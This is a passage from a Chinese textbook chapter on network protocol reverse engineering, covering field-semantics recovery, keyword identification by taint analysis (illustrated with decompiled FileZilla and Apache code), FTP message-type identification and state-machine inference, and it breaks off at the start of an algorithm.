字段功能语义恢复要获取具体字段的语义，可以依赖的信息包括协议实现自身、运行环境、底层操作系统以及底层硬件提供的语义信息。其中底层硬件主要是指 CPU、内存等底层硬件可提供的语义信息，该类信息比较多，但语义信息有限，包括 CPU 硬件信息(各寄存器的一般用途，EAX 为函数返回值，如 LOOP 循环中 ECX 通常为计数器，通过在循环入口读取 ECX 的值可获取某些比较简单循环的次数，如表 10-5 所示)。在不同的使用环境中各个寄存器以及寄存器的值还往往被赋予不同的语义信息，而且针对不同的编译器往往有不同的语义。如针对不同的调用约定(调用约定描述了函数调用的接口规范，包括参数传递和保存方法、堆栈的处理方法、调用完成后的恢复方法等)，其寄存器的语义如表 10-6 所示。

表 10-5　Windows 平台 CPU 各寄存器语义信息

寄　存　器	Intel 手册提供的原始语义
EAX	累加器寄存器；RET 指令返回值
ECX	LOOP 指令循环长度
EDX	除法指令的余数
EBX	内存寻址的基地址
ESI	rep mov 指令源地址
EDI	rep mov 指令目的地址
EBP	框架指针
ESP	栈指针



表 10-6　调用约定中函数语义和寄存器的对应关系

调 用 约 定	Windows MSVC cdecl	Borland fastcall	Linux 内核系统调用
调用参数	[ebp+8+4 * 参数索引]	第一参数：EAX 第二参数：EDX 第三参数：ECX 其余参数入栈	第一参数：EAX 第二参数：EBX 第三参数：ECX 第四参数：EDX ⋮
返回值	EAX	EAX	EAX

非开源协议实现自身所能提供的语义信息非常有限，主要原因是软件厂商出于自身软件安全防护和版权保护的根本利益，不愿意提供可以被轻易逆向的实现代码，在软件编译阶段去除了大部分调试符号信息，例如图 10-20 中的两个反编译汇编代码是同一个编译器分别用不同的编译选项生成的，一个保留了调试符号信息，另一个去除了调试符号信息，并分别用 IDA 反编译生成 C 语言代码。

本节首先针对表征协议消息功能的关键字的识别进行介绍，并继而对能够恢复其他字段部分语义的方法进行介绍。

1. 基于字符串比较指令分析的关键字识别

关键字是协议规范中规定的具有特定含义的字段，通常以常量字符串的形式定义，如 HTTP 协议中表示请求消息类型的 GET 常量。

本节的关键字识别方法同样是主要针对网络协议的二进制实现对网络输入消息的处理来提取协议关键字。协议规范用代码实现过程中对于关键字的识别判断往往基于字符串比较，如图 10-21 中的代码所示。

关键字识别操作基于字符串比较的二进制指令特征，结合污点传播方法追踪输入消息与特定字符串比较的指令，从中提取出可能的关键字。该方法的介绍可参见 Polyglot[2]。该方法与前文的分隔符提取方法类似，都是提取与网络输入消息相关的比较指令，不同之处在于关键字中的字符不会像分隔符那样与其作用域内的字符都做比较。

依靠比较范围(作用域)还难以完全剔除非关键字分隔符的干扰，下一步如果将比较操作的结果纳入考察范围，就会发现所有关键字的比较指令的结果都是成功的，这也符合程序员开发的逻辑，因此可以将检索识别范围缩小到所有指令执行结果为成功的比较指令。

仅仅依靠比较指令记录还不能确保得到的字符串为关键字。例如在协议通常都具备的用户名和密码验证过程中，用户名字符串要和系统已知的用户名做比较，此时该用户名可能被误认为关键字，密码作为字符串比较时也有类似情况。此外，针对校验值比较等情况也存在误判可能。这里引入一个假设条件，即关键字字符串以静态明文形式(也称硬编码)存在于原始二进制文件中，大多数程序均以常量字符串的形式定义和引用关键字，因此可以在目标软件中搜索前一步得到的所有潜在关键字字符串，能够匹配的字符串则识别为关键字。由此可将关键字识别的方法总结如下：

(1) 提取所有与输入消息相关的程序指令。

(2) 从第(1)步提取的指令记录中进一步筛选出所有执行结果为成功的比较(CMP，TEST)指令记录。

```
void __thiscall CControlSocket::OnReceive(CControlSocket *this, int nErrorCo
{
  CControlSocket *v2; // esi@1
  __int64 v3; // qax@4
  int v4; // edi@4
  void *v5; // eax@9
  void *v6; // ebx@9
  int v7; // eax@9
  unsigned __int8 v8; // cf@12
  int v9; // edi@13
  signed int v10; // eax@14
  char v11; // cl@18
  int v12; // [sp+Ch] [bp-34h]@1
  int v13; // [sp+10h] [bp-30h]@4
  CStdStr<char> thisa; // [sp+14h] [bp-2Ch]@26
  unsigned int v15; // [sp+2Ch] [bp-14h]@1
  int v16; // [sp+3Ch] [bp-4h]@26

  v15 = (unsigned int)&v12 ^ __security_cookie;
  v2 = this;
  if ( !this->m_antiHammeringWaitTime )
  {
    v12 = 500;
    v3 = CControlSocket::GetSpeedLimit(this, upload);
    v13 = HIDWORD(v3);
    v4 = v3;
    if ( !v3 )
    {
      CControlSocket::ParseCommand(v2);
      return;
    }
    if ( v3 < 500 && (HIDWORD(v3) & (unsigned int)v3) != -1 )
      v12 = v3;
    v5 = operator new__(0x1F4u);
```

(a) 带调试符号

```
int __thiscall sub_446C20(void *this, int a2)
{
  int result; // eax@1
  int v3; // esi@1
  signed __int64 v4; // qax@4
  int v5; // edi@4
  int v6; // eax@9
  void *v7; // ebx@9
  int v8; // eax@9
  unsigned __int8 v9; // cf@12
  int v10; // edi@13
  signed int v11; // eax@14
  char v12; // cl@18
  int v13; // [sp+10h] [bp-34h]@1
  int v14; // [sp+14h] [bp-30h]@4
  int v15; // [sp+18h] [bp-2Ch]@26
  int v16; // [sp+28h] [bp-1Ch]@28
  unsigned int v17; // [sp+2Ch] [bp-18h]@26
  unsigned int v18; // [sp+30h] [bp-14h]@1
  int v19; // [sp+38h] [bp-Ch]@1
  int v20; // [sp+40h] [bp-4h]@26

  v18 = (unsigned int)&v13 ^ __security_cookie;
  result = (int)&v19;
  v3 = (int)this;
  if ( !*((_DWORD *)this + 613) )
  {
    v13 = 500;
    LODWORD(v4) = sub_43EFE0(1);
    v14 = HIDWORD(v4);
    v5 = v4;
    if ( !v4 )
      return sub_440710(v3);
    if ( v4 < 500 && (HIDWORD(v4) & (unsigned int)v4) != -1 )
      v13 = v4;
    v6 = sub_419B4D(500);
```

(b) 去除调试符号

图 10-20 编译选项对反编译代码可读性的影响

```
switch (len)
{
case 3:
   switch (method[0])
   {
   case 'P':
      return (method[1] == 'U'
          && method[2] == 'T'
          ? M_PUT : UNKNOWN_METHOD);
   case 'G':
      return (method[1] == 'E'
          && method[2] == 'T'
          ? M_GET : UNKNOWN_METHOD);
   default:
      return UNKNOWN_METHOD;
   }
```

图 10-21　Apache HTTP 服务器接收消息时识别 GET 关键字

(3) 从比较指令中提取可能的关键字字符串。

(4) 对于每个可能的关键字字符串,静态扫描目标程序二进制文件。

关键字的识别综合利用底层硬件信息(如指令执行结果等)和协议实现自身的信息(静态二进制文件内容),采用污点分析技术。关键字识别主要依赖于关键字使用时的微观指令特征,这个特征的形成主要依赖于程序员开发实践习惯和编译器目标代码生成这两方面,任何一方面的变化都可能造成关键字识别的失败。例如,针对程序员开发实践的变化,若程序员对关键字的使用做了适当混淆,在文件中以混淆形式存在,关键字比较前进行解混淆,这种情况将导致无法关键字识别失败。

2. 基于运行环境语义的字段语义恢复

本节的软件运行环境主要是指软件运行直接关联的提供运行支持的运行时功能库软件、底层操作系统和其他相关软件。典型的软件运行环境信息如表 10-7 所示。

表 10-7　常见软件运行环境一览

操作系统	基础功能库软件	其他扩展功能库(TLS 实现为例)	系统调用
Windows	MSVCRT, MFC,. NET, JRE, Python	OpenSSL	Ntdll. dll(pdb)
Linux	GLIBC, JRE, Python	GnuTLS	System. map
MacOS	Objective C Runtime	SecureTransport	NA
Android	NDK, Android SDK	Android SSLSocket	System. map

基础功能库软件是软件开发过程中直接关联的支撑代码库,它提供了软件开发各类基本功能的逻辑封装,同时也为程序员使用操作系统的资源和功能提供接口。系统调用则是任何软件使用操作系统内核提供的资源和功能的最终入口。其他扩展功能库也是为了提供某类特定功能而引入目标软件的,如为了提供信息加密功能,必须使用 Cryptopp 或者 OpenSSL 等开发库。为了开发调试和故障处理的需要,各类功能库软件的软件接口均有较为详细的语义信息。如果目标协议实现的协议字段与基础功能库接口存在关联,则可以据此推断其语义。所有软件几乎都会使用基础功能库和系统调用,因此协议逆向

的大多数语义均来自这两类软件库提供的公开语义信息库。

研发中不同的软件运行环境也对语义提取采用的技术和方法产生一定影响。如针对 C 或 C++ 等静态编译成二进制代码的程序，仍然能够沿用前面提到的基于二进制程序动态执行的数据流和控制流分析的方法。而基于 Java、Python 和 Android SDK 环境开发的需要解释翻译执行的软件，则需要模拟解释器在中间代码层对程序进行动态追踪。因为虽然在解释器之外也能提取到执行指令，但该指令由解释器执行代码与目标软件自身代码交错混合组成，难以区分，比基于中间代码的分析难度高出很多。

前面使用的一个基本方法是从接收到的网络消息开始做污点传播，基于污点传播提取的和网络消息关联的指令进行分析，实现字段切分和关系识别。本节的语义信息逆向也可以基于该方法来提取部分消息字段的语义，如 FTP 协议有 RETR 命令，客户端通过发送该命令到服务器端获取指定的文件，本书截取的 FileZilla Server 0.9.43 服务器程序的部分相关源代码如下：

如果客户端连接服务器发出的请求为 RETR test.zip，其中消息类型为 RETR，消息的参数为请求下载的文件名，其值为 test.zip。图 10-22 所示的源代码中**黑体**部分标注了请求的文件名，从中可看到文件名被引用的记录。假设 test.zip 文件名为未知语义字段 U，则污点传播技术通过追踪 U 的引用记录，最终能够发现 U 是 GetFileAttribute 的一个合法参数(见图中 741 行的代码)，那么该函数的参数的具体含义就可以解释未知字段 U 的语义。

```
//ControlSocket.cpp
519:  void CControlSocket::ParseCommand()
520:  {
525:      CStdString command;
526:      CStdString args;
527:      if (!GetCommand(command, args))
528:          return;
          ...
1075:     case COMMAND_RETR:
1076:     {
              ...
1102:         CStdString physicalFile, logicalFile;
1103:         int  error = m_pOwner->m_pPermissions->CheckFilePermissions(m_status.user,
              args, m_CurrentServerDir, FOP_READ, physicalFile, logicalFile);
      }
//Permissions.cpp
694:  int  CPermissions::CheckFilePermissions(LPCTSTR  username,  CStdString  filename,
      CStdString currentdir, int op, CStdString& physicalFile, CStdString& logicalFile)
695:  {
      ...
740:      physicalFile = directory.dir + "\\" + filename;
741:      DWORD nAttributes = GetFileAttributes (physicalFile);
      }
```

图 10-22　FileZilla Server 0.9.43 软件 RETR 命令的解析和使用过程

在 MSDN 文档库中，GetFileAttribute 的语义如下所示，该函数用于获取指定路径文件的文件属性，且只有一个参数：指定文件的路径。那么可以依此初步判断 U 是文件路径或者文件路径的一个组成部分，即一般来说也可能是文件名或者文件目录。




```
1. Syntax
DWORD WINAPI GetFileAttributes(
    _In_ LPCTSTR lpFileName
);
2. Parameters
lpFileName [in]
  The name of the file or directory.
  In the ANSI version of this function, the name is limited to MAX_PATH characters. To
extend this limit to 32,767 wide characters, call the Unicode version of the function and
prepend "\\?\" to the path.
```

10.3　协议状态机恢复

协议状态机是网络协议的关键组成元素，恢复协议状态机是实现网络协议逆向的重要步骤。

FTP 的 RFC 文档[①]在“State Diagrams”这一节详细描述了 FTP 的协议状态机。FTP 协议是基于请求-应答机制的协议，因此协议的每一个命令都有自身单独的状态机。FTP 协议的大多数请求-应答状态转换模式有相似性，比如针对 ABOR、ALLO、DELE、CWD、CDUP、SMNT、HELP、MODE、NOOP、PASV、QUIT、SITE、PORT、SYST、STAT、RMD、MKD、PWD、STRU 和 TYPE 等请求，FTP 状态机如图 10-23(a)所示，针对 APPE、LIST、NLST、REIN、RETR、STOR 和 STOU 等请求的 FTP 状态机如图 10-23(b)所示，这两类消息的状态机只有细微差别。而用户登录请求涉及多个请求类型，其状态机要更复杂，如图 10-23(c)所示。其中 USER、PASS 和 ACCT 为输入消息，输入消息触发状态转换，数字为消息应答的缩略表示，对应 RFC 中消息应答码的首位数字。

协议状态机的逆向要解决的关键问题包括消息类型识别、状态机推断和状态机化简。其中消息类型识别是前文消息格式识别方法的自然延伸，从单个消息的内部结构识别扩展到多个消息之间类型的区分识别，即要回答的问题是：未知类型的两个消息是否可以归于同一类。状态机推断是要逆向恢复出客户端和服务端处理和发送消息的规则，即接收特定类型消息后的行为(包括如何发送消息，发送什么类型的消息或者不发送消息)。

10.3.1　协议消息类型识别

协议消息类型是协议语义层面的信息，协议约定中语义的模糊性描述导致无法严格依据语义对协议类型进行区分，难以给出严格界定消息类型的方法。通常语义可以分为多个层次，同一个消息在不同语义层次上有着不同的消息类型。

针对 FTP 协议，消息可以划分为请求和应答两种类型，同时这两种类型又各自可以划分出多种类型，图 10-24 中序号为 8、11、24、27、30 的消息为请求类型，而其他消息为应答类型。在 RFC 规范中，请求类型的格式均为命令字符串、空格以及命令参数 3 部分按

① https://www.ietf.org/rfc/rfc959.txt.




图 10-23　针对部分消息序列的 FTP 协议状态机

顺序连接组成，而响应类型的消息格式均为 3 位数字编码、空格以及详细信息等 3 部分按顺序连接组成。那么要区分请求类型消息和响应类型消息，则只需要查看第一个字母是否为 ASCII 数字字符即可。而要有效区分属于请求类型的多种子消息类型，则需要进一步了解请求消息类型的命令编码。例如图 10-24 中出现的 FTP 请求消息的类型包括 USER、PASS、opts，FTP 响应请求消息的类型包括 220、331、530、230。

上述 FTP 协议消息的类型识别信息来自标准的 RFC 协议规范(即消息的前 3 个字节或 4 个字节形成的字段可以标识协议消息的类型)，而如果针对未知协议，则需要另外寻找消息类型划分的方法。标识协议消息类型的字段通常都是协议的关键字，基于关键字能迅速实现消息类型的区分，前面已经对关键字的识别方法做了讲解，这里不再赘述。基于关键字识别的类型识别方法的主要问题是其准确性完全依赖于关键字识别，如果由

序号	协议	内容	消息的16进制编码
4	FTP	Response: 220-FileZilla Server version 0.9.41 beta	0x3232302D46696C655A
5	FTP	Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de)	0x3232302D77726974 74
7	FTP	Response: 220 Please visit http://sourceforge.net/projects/filezilla/	0x32323020506C656173
8	FTP	Request: USER anonymous	0x555345522 0616E6F6E
10	FTP	Response: 331 Password required for anonymous	0x3333312050617373 77
11	FTP	Request: PASS User@	0x504153532055736572
13	FTP	Response: 530 Not logged in, user account has been disabled	0x353330204E6F74206C
20	FTP	Response: 220-FileZilla Server version 0.9.41 beta	0x3232302D46696C655A
21	FTP	Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de)	0x3232302D7772697474
23	FTP	Response: 220 Please visit http://sourceforge.net/projects/filezilla/	0x32323020506C656173
24	FTP	Request: USER test	0x555345522074657374
26	FTP	Response: 331 Password required for test	0x333331205061737377
27	FTP	Request: PASS test	0x504153532074657374
29	FTP	Response: 230 Logged on	0x323330204C6F676765
30	FTP	Request: opts utf8 on	0x6F7074732075746638
32	FTP	Response: 200 UTF8 mode enabled	0x323030205554463820

图 10-24　FTP 协议消息

于关键字识别方法的局限性导致在消息中没有发现关键字，则该方法完全失效；如果消息存在多个关键字（HTTP 协议），则目前还无法判断是其中一个还是多个关键字能够有效标识协议类型。

除了基于关键字的消息类型识别方法以外，还可以基于消息特征进行聚类分析，合并相似的消息，从而实现消息类型的区分。消息的特征可以大致分为两类，即消息文本特征和消息的程序行为特征。消息文本特征主要是基于消息本身提取文本特征，或者直接将消息全文作为特征进行相似性匹配实现聚类分析。而消息的程序行为特征主要是指在协议实现程序在接收消息后进行处理时的指令执行行为特征，主要包括程序执行过程中的进程行为、网络操作、文件操作甚至具体代码块的特征。

基于消息文本特征的分类方法在本书中不予讨论。基于消息的程序行为特征的分类方法主要是从协议实现在处理消息过程中的程序行为中提取特征，提取的特征可以大致分为两类：指令基本特征和输出行为特征。

指令基本特征主要是指从执行的指令本身提取的特征，详细情况如表 10-8 所示。

表 10-8　指令基本特征

类　　别	形式	特　　征	说　　明
系统调用	集合	系统调用序号	处理消息过程中所有发生的系统调用
进程行为	集合	进程相关系统调用序号	进程创建、销毁等行为（CreateProcess、ShellExecute）
本地函数调用	集合	程序内部的函数调用地址	Call 指令的地址，该地址需在程序代码段中
库函数调用	集合	第三方库函数调用地址	Call 指令的地址，该地址需在程序代码段之外
执行指令地址	集合	指令 EIP	所有执行指令的 EIP，该地址需在程序代码段中

程序输出行为特征主要是指程序指令执行过程中对系统资源和其他网络资源施加的影响行为特征，如 Socket 写入、文件写入、控制台输出等。

10.3.2 状态机推断和化简

本节介绍的状态机推断是基于客户端和服务器端之间交换的网络消息构建有限状态机，该状态机要求能够接收所有正确的消息序列，同时拒绝所有不合法的消息序列。协议实现包含客户端和服务器端，因此其状态机也包含对应的两个状态机。网络协议实现本身就是完整的有限自动机，因此逆向推断得到的状态机一定是程序实现状态机的简化，这个简化的状态机应当更接近于 RFC 文档中约定的状态转换模型。

本节讨论的状态机都是确定的有限状态机。确定性有限状态机定义的形式化表示通常是如下的五元组形式：

$$M=(Q,\Sigma,\delta,q_0,F)$$

其中，Q 是状态机所有状态的集合；Σ 是状态机输入符号的集合；δ 是状态转移函数，定义为一个映射：$Q\times\Sigma\rightarrow Q$；$q_0\in Q$ 是开始状态，$F\subseteq Q$ 是终结状态集合。

前文中消息格式和类型逆向均基于动态程序分析方法进行，本节的状态机推断则主要基于流量分析进行，即从采集的协议流量中提取上述有限状态机模型的各个要素，包括输入符号集合、状态集合、状态转移函数、开始和终结状态等。也就是说，需要找到一种将协议流量映射到有限状态机的方法。

网络流量是没有明显边界的连续数据包的序列，其基本组成单元是数据包，由于其能被协议状态机接收，可以近似认为一个数据包对应一条消息，因此可以把从网络流量中提取的数据包（消息）序列作为有限状态机的输入符号集合，而且对于通信某一方的确定有限状态机来说，输入符号集合是其接收的消息的集合。例如对于服务器端来说，其输入符号集合是客户端发送的消息的集合；对于客户端来说，其输入符号集合是服务器端发送消息的集合。需要注意的是，网络流量包含的数据包存在分片的情况，有可能多个数据包才能构成一条完整的消息，本节暂时不考虑这种情况（可通过数据包重组技术解决该问题）。

协议状态机的开始和终结状态的提取比较简单，在接收（或发送）第一条消息之前的程序状态可以视作开始状态，在接收（或发送）最后一条消息之后的程序状态可以视作终结状态。例如，针对 FTP 协议中的服务器端，在收到客户端发送的第一条登录请求消息之前的状态可以视作开始状态，在收到客户端的注销登录请求并向其发送确认消息之后的状态可以视作终结状态。而如果流量中提取的第一条消息不是登录请求，而是下载文件请求，那么就得到了错误的开始状态。因此，目前分析方法需要采集的流量满足一定条件，即获得符合协议规范要求的从开始到终结状态的流量。要满足该先决条件，首先要具备能够判断协议交互开始和结束的能力，大多数网络协议都比较容易判断，比如 FTP、SMTP、SSH 等形成标准规范的协议，以及网络聊天软件、远程桌面等未知通信协议实现均有明确的登录和退出机制，可以比较容易地提取从开始到终结的完整流量。此外，如果流量中多个独立的协议交互过程混合在一起，还需要通过 IP 地址、TCP 流序号等网络层数据特征对其进行拆分识别。

所有从协议开始到终结的通信流量划分为一系列完整独立的协议交换过程，比如针对 FTP 协议，流量包含客户端和服务器端之间登录、列目录、下载或上传文件以及注销等

完整的交互流程，其中登录和注销是完整交互所必需的，而其他操作是可选的。协议交互的一个完整过程在本书中称作一个会话，会话由一个客户端和一个服务器端交互时发送的消息序列构成。

图 10-25 是从 FTP 服务器与 4 个客户端进行交互时截获的流量中提取的消息序列构成的会话(该消息序列由客户端发送到服务器端的消息组成)。

USER XiaoWang	USER XiaoHuang	USER XiaoWang	USER XiaoZhang
PASS test	PASS test	PASS test	PASS test
TYPE I	TYPE I	TYPE I	SYST
TYPE A	TYPE A	TYPE A	TYPE I
PORT 192,168,4,104,9,74	PORT 192,168,4,105,8,32	PORT 192,168,4,107,4,80	TYPE A
NLST	NLST	NLST	PORT 192,168,4,111,218,22
TYPE I	TYPE I	TYPE I	LIST
PORT 192,168,4,104,9,75	PORT 192,168,4,104,8,33	RNFR README.log	PORT 192,168,4,111,224,225
RETR README.txt	STOR README.txt	RNTO README.txt	LIST
QUIT	QUIT	TYPE A	TYPE I
		PORT 192,168,4,107,4,81	PORT 192,168,4,111,130,26
		LIST	RETR README.log
		TYPE I	QUIT
		QUIT	
会话A 192.168.4.104	会话B 192.168.4.105	会话C 192.168.4.107	会话D 192.168.4.105

图 10-25　FTP 服务器接收的消息序列

协议状态机状态集合和状态转移函数的逆向是本节的关键，它与基于消息序列进行状态机构造的方法高度相关。这里给出一种简单的构造方法，如下面的“状态机推断”算法所示，该方法参见 Antunes[7] 和 Comparetti[8] 等人的论文。该方法能够构造一个树形状态机，可以简单地认为，协议实现从客户端接收一个消息到向客户端发出下一个消息之间时，程序始终保持同一个状态，也就是说每当客户端或服务器端接收到一个消息后，其状态就会有改变。开始状态和终结状态分别是所有观察到的消息序列的第一个消息之前的状态和最后一个消息之后的状态。该算法给出了一种能够接收所有样本消息序列的状态机，即该状态机仅仅接收网络流量给出的消息序列。

协议状态机的构造方法如下：

算法　状态机推断

输入：会话集合 C

输出：有限自动机 $S=(Q,\Sigma,\delta,q_0,F)$

```
